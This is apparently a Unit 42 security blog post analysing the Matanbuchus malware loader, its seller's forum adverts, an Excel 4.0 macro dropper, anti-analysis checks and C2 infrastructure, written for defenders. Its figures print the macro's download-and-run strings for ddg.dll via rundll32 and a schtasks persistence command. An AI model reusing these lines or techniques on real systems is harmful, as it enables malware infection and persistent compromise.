Matanbuchus: Malware-as-a-Service with Demonic Intentions

unit42.paloaltonetworks.com/matanbuchus-malware-as-a-service/

Jeff White, Kyle Wilhoit June 16, 2021

By Jeff White and Kyle Wilhoit

June 16, 2021 at 7:32 AM

Category: Malware, Unit 42

Tags: BelialDemon, malware-as-a-service, Matanbuchus

This post is also available in: 日本語 (Japanese)

Executive Summary

Unit 42 researchers often spend time investigating what we call non-traditional sources. Non-traditional sources often include underground marketplaces and sites, spanning from forums on the Tor network to Telegram channels and other marketplaces. One such case that we investigated involves a threat actor called BelialDemon, who is a member of several underground forums and marketplaces.

In February 2021, BelialDemon advertised a new malware-as-a-service (MaaS) called Matanbuchus Loader and charged an initial rental price of $2,500. Malware loaders are malicious software that typically drop or pull down second-stage malware from command and control (C2) infrastructures. Matanbuchus has the following capabilities:

- The ability to launch a .exe or .dll file in memory.
- The ability to leverage schtasks.exe to add or modify task schedules.
- The ability to launch custom PowerShell commands.
- The ability to leverage a standalone executable to load the DLL if the attacker otherwise has no way of doing so.


We discovered several organizations impacted by Matanbuchus including a large university and high school in the United States, as well as a high-tech organization in Belgium.

After observing the user BelialDemon operating in well-established underground forums, we've noticed they stick to a particular biblical theme: their name, Belial, along with the name of their new loader, Matanbuchus, stem from the Ascension of Isaiah 2:4: "And Manasseh turned aside his heart to serve Belial; for the angel of lawlessness, who is the ruler of this world, is Belial, whose name is Matanbuchus." A fitting theme for their operations.

This blog sheds light on Matanbuchus, BelialDemon and the malware's infrastructure.

BelialDemon Overview

If we look historically, BelialDemon has been involved in the development of malware loaders. BelialDemon is considered the primary developer of TriumphLoader, a loader previously posted about on several forums, and has experience with selling this type of malware.



[Sale] TriumphLoader resident modular loader

BelialDemon
Belial@Coder

Posts:	17
Threads:	2
B Rating:	0 0 0
Popularity:	10
βytes:	β 49.48
Game XP:	0

07-17-2020, 04:15 PM (This post was last modified: 08-19-2020, 10:23 PM by BelialDemon.)

TriumphLoader is a resident modular loader with expanding functionality due to additional modules.

Features and Benefits of Software:


- Written in C ++ with WinAPI (no additional dependencies)
- Modularity (the main and additional modules are downloader through the downloader with protection against starting in virtual and analytical environments)
- Convenient and practical panel with detailed information for each bot
- Several options for tasks to perform (in particular, tasks for downloading and launching a file, downloading and launching a file with administrator rights, downloading and running a dll (via LoadLibrary / regsvr32), downloading and running ps1 scripts, downloading and starting CMD / BAT, loading and running from memory without dropping to disk using LoadPE or RunPE methods, updating active bots, removal of active bots)
- Download control and launch for your files (if the download fails, the bot retries) with the ability to see the number of successful / unsuccessful launches
- Original autorun (not a registry or shortcut)
- Working in the trusted process tree
- Exit from a low access level (low mode) with inheritance of rights from a trusted process
- The ability to control the launch through the loader by country, system and antivirus package
- Loader does not work in the CIS
- The ability to restore the resident part and other modules in the system after removal, as well as automatic updating of modules in time
- Ability to move bots to another panel when the panel is unavailable

Runtime crypto build with an Internet connection:

File Name: AgGAanhVMp2.exe (721408 Kb)
MD5: 594e66f96d41d95289fb52b24fb5958c
SHA256: 4cecdca30a60714fc1d76e51929a3559af2be6ed45cf9895f293025d9f4b0475
Result Link: https://checkzilla.io/scan/faff5f1b5e7e4...ebc8924a69

Figure 1. Forum posting of BelialDemon showcasing a loader.

Looking over posts such as these in Figure 1, we'll attempt to locate the files through a litany of means to better understand the functionality of the malware and analyze its activity in the wild – allowing for better protections and enriched intelligence. BelialDemon was specifically looking to recruit three people as part of their MaaS offering, charging an initial rental price of $2,500.



Резервный домен jabber-сервера Host: up.exploit.im || Port: 5222

[АРЕНДА] Matanbuchus приватный резидентный лоадер.
By BelialDemon, February 17 in [Software] - malware, exploits, bundles, crypts

BelialDemon
Ангел беззакония
Seller
13
307 posts
Joined
02/18/20 (ID: 100598)
Activity
вирусология / malware
Deposit
0.099279 ฿

Posted February 17 (edited)

Объявляю набор на аренду **Matanbuchus** приватного резидентного лоадера. Набираю 3 человек. Больше 4-5 держать не планирую. **Стоимость аренды 2.5к$**. Также ***2 первым*** клиентам **доступен тест на 1.5 недели за 650$**. На работу через гарант за счет покупателя согласен. Без осмысленного желания взять мой лоадер в аренду прошу не писать!

Рантайм за 26.03: https://dyncheck.com/scan/id/d5976617af966e5ef379031449068f94

Краткое описание функционала:

Основной функционал это запуск в памяти exe/dll, запуск exe с диска от доверенного процесса(в том числе и с правами админа), запуск dll с диска двумя способами на выбор, запуск ps/cmd команд в памяти. Работа лоадера видеться из системного процесса(rundll32/regsvr32). Лоадер поставляться в виде dll. Также у лоадера есть дропер который поставляться в двух версиях на выбор exe или dll (можно использовать exe версию дропера для прогруза dll лоадера если нет возможности на прямую прогружать dll при этом dll лоадера не скачивается из сети).

Контакты для связи:

Жаба1: belial-demons@exploit.im (Основная)

Жаба2: belial-demons@thesecure.biz (Резерв)


Внимание! Авторизую жаберы только после верификации через ЛС форума!

Edited Friday at 03:29 AM by BelialDemon

«ангелом беззакония, который есть правитель мира сего, является *Белиал*, чье имя - *Матанбухус*»

Figure 2. Forum posting for Matanbuchus sale.

Since we have a name for the malware direct from the source, we subsequently went hunting for samples of Matanbuchus used in the wild. Hunting for a sample of Matanbuchus unearthed a file in the wild called ddg.dll, which is actively being dropped via hxxp://idea-secure-login[.]com. Looking at some of the included strings showed we were on the right track.



```
MatanbuchusDroper.dll
RunDLL32_Install_COM32
GetProcAddress
LoadLibraryA
VirtualAlloc
VirtualProtect
kernel32.dll
CheckRadioButton
GetActiveWindow
GetCursorPos
GetGUIThreadInfo
user32.dll
SysAllocString
oleaut32.dll
ChooseColorA
comdlg32.dll
OleUICanConvertOrActivateAs
oledlg.dll
```

Figure 3. Strings showing MatanbuchusDroper.dll.


As stated by the malware author, the loader has the following features:

- The ability to launch a .exe or .dll file in memory.
- The ability to leverage schtasks.exe to add or modify task schedules.
- The ability to launch custom PowerShell commands.
- The ability to leverage a standalone executable to load the DLL if the attacker otherwise has no way of doing so.

The question then becomes what does it actually look like in the wild?

The Excel Dropper

After identifying the Microsoft Excel document (SHA256: 41727fc99b9d99abd7183f6eec9052f86de076c04056e224ac366762c361afda) as an initial vector of an attack that drops the Matanbuchus Loader DLL, we begin our analysis on this file. When opening the Excel document, you're met with the notification that you need to enable macros to view the actual content of the document.




Document created in earlier version of Microsoft Office Excel

To view this content, please click "Enable Editing" form the yellow bar and then click "Enable Content"

Figure 4. Picture of fake Excel warning.

This file is using a technique more recently favored in attacks leveraging Microsoft Office documents. Specifically, there has been a shift from Microsoft Word to Microsoft Excel when trying to launch malicious payloads on victims' systems. This shift is because, using Excel's built-in functions, it is possible to store code distributed throughout the spreadsheet cells, offering a native obfuscation that hampers analysis and detection. This is colloquially referred to as Excel 4.0 Macros.



B4

```
FdjfruJegpzuX=$AY$517&$FX$2944&$HA$2304&$DJ$2715&$FH$2011&$CB$2746&$GJ$2221
```

	A	B	C	D	E	F
1						
2						
3						
4		FdjfruJegpzuX=AY				
5		nGatndJSSRWHzH=$I				
6		=$BI$1314()				
7		=GOTO($GZ$1595)				
8						
9						

Figure 5. Hidden worksheet functions.


The cells with data will spread across a sea of blank ones which, when executed, will piece together the information. In the example above, note how some of the visible cells in the B column refer to columns and rows across the sheet.

=GOTO($GZ$1595)

Figure 6. Example of an Excel function.

This GOTO function tells Excel to select a specific cell hundreds of columns over and 1,595 rows down. These types of actions are chained together, and in this document, perform a simple download and execution of said file.

By removing the blank cells in the document and reviewing the resulting strings, there are many interesting standouts that align with the observed behavior of this file in our WildFire malware analysis engine.




```
DownloadFile
C:\raZNyaw\JXFWIMm
http://idea-secure-login.com/3/ddg.dll
=RETURN(FORMULA.FILL(FdjfruJegpzuX,nGatndJSSRWHzH))
\hcRlcTg.dll
Shell32
\hcRlcTg.dll,RunDLL32_Install_COM32
URLMON
rundll32.exe
=CALL($G$5,$AB$3,$CC$1,$Y$1,0)
CreateDirectoryA
```

Figure 7. Excel V4 extracted macro strings.

Taking these at face value, we can see a breakdown in functionality for downloading a file to a certain location and the execution of it. In this case, ddg.dll will be downloaded from idea-secure-login[.]com and saved locally as hcRlCTg.dll. Then the export within the DLL called RunDLL32_Install_COM32 is executed.

As previously stated, this lines up with expected behavior that was observed in WildFire.



```
File Activity , EXCEL.EXE , URLDownloadToFile ,
http://idea-secure-login.com/3/ddg.dll , \hcRlcTg.dll ,
A6F9BEC79E8364EF71912139462626D8

Process Activity , EXCEL.EXE , CreateProcessInternalW , ,
C:\Windows\System32\rundll32.exe , "C:\Windows\System32\rundll32.exe"
\hcRlcTg.dll,RunDLL32_Install_COM32
```

Figure 8. WildFire logged activity.

The DLL, in this case, is the Matanbuchus Loader DLL file.


Matanbuchus Overview

In this next section, we'll briefly cover the Matanbuchus malware before we take a look at the infrastructure used.

Overall, Matanbuchus uses two DLLs during the malware's run cycle. Both DLLs are packed, but it should be noted that the first DLL has an internal name of MatanbuchusDroper.dll while the second DLL is named Matanbuchus.dll. It's not the stealthiest approach, but helpful to us nonetheless. Additionally, both DLLs are based at 0x10000000 and use hard coded addresses throughout execution.


Once Excel downloads the initial DLL, MatanbuchusDroper.dll (SHA256: 7fbaf7420943d4aa327bb82a357cd31ca92c7c83277f73a195d45bd18365cfce), from the idea-secure-login[.]com site, the Excel macro will launch and call the export within the DLL labeled RunDLL32_Install_COM32.

The primary function of this first DLL is, as its name suggests, to drop the main Matanbuchus DLL. However, before that, it will make a number of API calls typically observed in anti-virtualization and anti-debugging checks, such as GetCursorPos, IsProcessorFeaturePresent, cpuid, GetSystemTimeAsFileTime, and QueryPerformanceCounter. These can profile a system to provide indicators to the malware that allow it to determine if it is running in a controlled environment (i.e. a sandbox).



```
MatanbuchusDroper.dll:10004BE2 push    0Ah                                ; PF_XMMI64_INSTRUCTIONS_AVAILABLE
MatanbuchusDroper.dll:10004BE4 call    loc_1000F8D9                       ; IsProcessorFeaturePresent
```


Figure 9. API Call for IsProcessorFeaturePresent.



```
10004C0C cpuid                    EAX 00000016
```


Figure 10. API Call for cpuid.

Eventually, the DLL will move to the next phase and unpack the URL to download the primary Matanbuchus DLL, disguised as an XML file called AveBelial.xml. This downloaded file is then saved to Users\ADMINI~1\AppData\Local\Temp\Run_32DLL_COM32\shell96.dll. The use of shell96 is an attempt to blend in with the native system files, suggesting shell32 -> shell64 -> shell96 as a logical progression in naming if it were real.



		●	●	●	HOST	METHOD	URL	USER AGENT
▾		0	0	0	eonsabode.at	GET	/kntwtopnbt/iqiw922vv5/AveBelial.xml	
▾		0	0	0	idea-secure-login.com	GET	/3/ddg.dll	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET CLR 1.1.4322; .NET4.0C; .NET4.0E; InfoPath.3)


Figure 11. Matanbuchus DLL download.



File Activity	rundll32.exe , CreateFileW , Users\ADMINI~1\AppData\Local\Temp\Run_32DLL_COM32\shell96.dll , 2 , , , , unknown , 0

Figure 11. Writing shell96.dll to disk.

Persistence is established by creating a scheduled task to run the new DLL, along with the specific export to call.




```
schtasks.exe /Create /SC MINUTE /MO 2 /TN Run_32DLL_COM32 /TR
"C:\Windows\System32\rundll32.exe
C:\Users\Admin\AppData\Local\Temp\Run_32DLL_COM32\shell96.dll,Run_32DLL_C
OM32"
```

Figure 12. Scheduled task for persistence.

Note the attempt to blend the export name of the DLL with words typically found in popular DLLs: RunDLL32_Install_COM32 and Run_32DLL_COM32. This continues the trend noted above regarding shell96.

The sample, Matanbuchus.dll (SHA256: af356a39a298f6a48f8091afc2f2fc0639338b11813f4f4bd05aba4e65d2bbe3), is similar to the first DLL and uses multiple types of obfuscation and encoding to hide strings and executable code from static analysis. Unlike the first one, additional steps were taken after unpacking the code to further hide the DLLs it leverages functions from. In Figure 14, you can see that the sample is building a string, Shell32.dll.




```
Matanbuchus.dll:10015251 push    'S'                                    ; S
Matanbuchus.dll:10015253 mov     byte ptr [esi+0Ch], 42h
Matanbuchus.dll:10015257 call    near ptr unk_1000C12F
Matanbuchus.dll:1001525C push    'h'                                    ; h
Matanbuchus.dll:1001525E mov     [esi+34h], al
Matanbuchus.dll:10015261 call    near ptr unk_1000C12F
Matanbuchus.dll:10015266 push    'e'                                    ; e
Matanbuchus.dll:10015268 mov     [esi+35h], al
Matanbuchus.dll:1001526B call    near ptr unk_1000C12F
Matanbuchus.dll:10015270 push    'l'                                    ; l
Matanbuchus.dll:10015272 pop     edx
Matanbuchus.dll:10015273 push    edx
Matanbuchus.dll:10015274 mov     [esi+36h], al
Matanbuchus.dll:10015277 call    near ptr unk_1000C12F
Matanbuchus.dll:1001527C push    edx                                    ; l
Matanbuchus.dll:1001527D mov     [esi+37h], al
Matanbuchus.dll:10015280 call    near ptr unk_1000C12F
Matanbuchus.dll:10015285 push    '3'                                    ; 3
Matanbuchus.dll:10015287 mov     [esi+38h], al
Matanbuchus.dll:1001528A call    near ptr unk_1000C12F
Matanbuchus.dll:1001528F push    '2'                                    ; 2
Matanbuchus.dll:10015291 mov     [esi+39h], al
Matanbuchus.dll:10015294 call    near ptr unk_1000C12F
Matanbuchus.dll:10015299 push    '.'                                    ; .
Matanbuchus.dll:1001529B mov     [esi+3Ah], al
Matanbuchus.dll:1001529E call    near ptr unk_1000C12F
Matanbuchus.dll:100152A3 push    'd'                                    ; d
Matanbuchus.dll:100152A5 mov     [esi+3Bh], al
Matanbuchus.dll:100152A8 call    near ptr unk_1000C12F
Matanbuchus.dll:100152AD push    edx                                    ; l
Matanbuchus.dll:100152AE mov     [esi+3Ch], al
Matanbuchus.dll:100152B1 call    near ptr unk_1000C12F
Matanbuchus.dll:100152B6 push    edx                                    ; l
Matanbuchus.dll:100152B7 mov     [esi+3Dh], al
```

Figure 13. Building "*Shell32.dll*" string.

If you look at the DLLs it decodes strings for, there are no big surprises: IPHLPAPI.DLL, ws2_32.dll, wininet.dll and shlwapi.dll. These are common sights when doing malware analysis as they are frequently a precursor to actions such as writing files or network-based communication.

